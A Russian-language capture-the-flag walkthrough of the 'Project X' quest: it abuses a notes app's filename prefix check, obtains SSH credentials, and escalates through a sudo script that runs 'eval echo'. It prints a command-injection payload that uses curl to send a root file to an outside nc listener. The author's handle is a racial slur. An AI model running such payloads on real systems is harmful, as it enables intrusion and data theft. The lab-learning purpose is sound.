





Название:	Проект X
Категория:	Квесты
Уровень:	Сложный
Очки:	1000
Описание:	Проект X - это секретный проект, разработанный корпорацией 1337 для создания нового вида оружия. Однако, проект был украден группой хакеров, которые намереваются использовать его для своих собственных целей. Ваша задача - проникнуть в систему хакеров и найти флаг, который позволит вам отключить проект X и предотвратить его использование в злонамеренных целях.
Теги:	Path traversal, LPE
Автор:	N1GGA

Прохождение:


Открываем веб



Нам тут предлагают авторизоваться. Так как аккаунта у нас нет, вводим логин пароль и нажимаем [Register](#)




Здесь нам предлагают создать заметку. Создаем



Видим появилась кликабельное название созданной заметки [test_1.html](#)

- . Кликаем по нему




И видим наше сообщение. Но, где тут может быть уязвимость?

Название нашей заметки было `test_1.html`. Так как при регистрации мы использовали в качестве имени пользователя - `test`, при создании заметки использовалось именно оно. А после знака подчеркивания идет нумерация. В таком случае, можем предположить, что директория с заметками сканируется при открытии страницы примерно так


```
if filename.startswith(str(username)):
```

Проверить это можем создав еще одного пользователя с именем пользователя не `test`, а `tes`


Регистрируем такого пользователя



Регистрируемся




И видим записку пользователя `test`. Наша теория была верна.
Попробуем прочесть



А прочесть её мы не можем, потому-что при чтении скрипт подставляет полное имя пользователя. Тем не менее, с этой уязвимостью мы можем получить список файлов в текущей директории, зарегистрировав пользователя с пустым именем пользователя. Возвращаемся на форму вводим любой логин и пароль, и отправляем запрос в бурп



```
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 username=&password=test&action=register
```

Удаляем имя пользователя и отправляем запрос дальше



Видим что у нас появилась еще одна заметка - [31337secretnote_31337.html](#)

Но, чтобы прочесть её нам нужно зарегистрировать пользователя [31337secretnote](#). Регистрируем



Пробуем прочесть секретную записку

Notes

```
Congrats, you finally got to that note. Here are the SSH login credentials  
kevin : onethousandthreehundredthirtyseven
```

Отлично! Мы получили данные для входа под пользователем `kevin` через SSH. Входим в систему

```
[root@kali]~# ./codeby.games/quests/projectX/app  
# ssh kevin@localhost -p 2222  
kevin@localhost's password:  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-kali3-amd64 x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
kevin : onethousandthreehundredthirtyseven  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
$ id  
uid=1000(kevin) gid=1000(kevin) groups=1000(kevin)  
$
```

Вошли. Забираем первую часть флага

```
$ ls  
first_part  
$ cat first_part  
CODEBY{W1LL_N0_L0NG3R_K33P  
$ █
```

Теперь нам нужно повыситься. Посмотрим список доступных команд, которые можем выполнить с повышенными привилегиями командой `sudo -l`

```
$ sudo -l  
Matching Defaults entries for kevin on c2d75f06f4b5:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User kevin may run the following commands on c2d75f06f4b5:  
    (ALL) NOPASSWD: /bin/bash /opt/searchInNotes.sh  
$ █
```

Видим что нам доступен для запуска с правами суперпользователя скрипт `/opt/searchInNotes.sh`

Название скрипта само говорит за себя, но давайте посмотрим на содержимое.

```

$ cat /opt/searchInNotes.sh
#!/bin/bash

search_word_in_file() {
    local word=$1
    local file=$2
    local found=false
    while IFS= read -r line; do
        if [[ "$line" == *"$word"* ]]; then
            if ! $found; then
                echo "File: $file"
                found=true
            fi
            eval echo "$line" 2>/dev/null
        fi
    done < "$file"
    if $found; then
        return 0
    else
        return 1
    fi
}

search_word_in_directory() {
    local word=$1
    local directory=$2
    find "$directory" -type f -name "*.html" -print0 | while IFS= read -r -d '' file; do
        search_word_in_file "$word" "$file"
        if [ $? -eq 0 ]; then
            echo "-"
        fi
    done
}

echo "Enter word:"
read WORD_TO_FIND

DIRECTORY="/root/app/files/notes/"

search_word_in_directory "$WORD_TO_FIND" "$DIRECTORY"
$
```

Скрипт по ключевому слову делает поиск во всех заметках с веб-сервера и выводит не только название файла, но и саму строку с ключевым словом. И выводит не просто через echo, а через eval echo.

Соответственно, мы можем попробовать выполнить инъекцию команд. Но, есть одна проблема - весь вывод перенаправляется в /dev/null, то есть мы не сможем понять, выполнилась наша команда. Кратко говоря - тут Blind CMDi.


Запустим на нашем сервере листенер nc -nvlp 8822

```
root@764017-goodsmile:/home/n1gga# nc -nvlp 8822
Listening on 0.0.0.0 8822
```

И собираем пейлоад. Нам нужно сделать так, чтобы закончилась выполняемая команда и выполнилась наша, и чтобы только после всего этого было расположено ключевое слово. Попробуем сразу отправить POST-запросом вторую часть флага на сервер используя curl

Пейлоад: `test; curl -d "$(cat /root/last_part)" http://sickly.ru:8822/ n1gga`

Создаем заметку с этим содержимым



Теперь запустим скрипт `searchInNotes.sh` с sudo-правами

```
$ sudo /bin/bash /opt/searchInNotes.sh
Enter word:
```

Вводим слово `n1gga` как в конце нашей полезной нагрузки

```
$ sudo /bin/bash /opt/searchInNotes.sh
Enter word:
n1gg
File: /root/app/files/notes/31337secretnote_2.html
test
```

Видим что была найдена заметка с этим ключевым словом. Теперь проверяем наш листенер

```
Connection received on 188.0.175.249 3428
POST / HTTP/1.1
Host: s1ckly.ru:8822
User-Agent: curl/7.81.0
Accept: /*
Content-Length: 17
Content-Type: application/x-www-form-urlencoded

_N073S_L1K3_7H1S}█
```

БИНГО!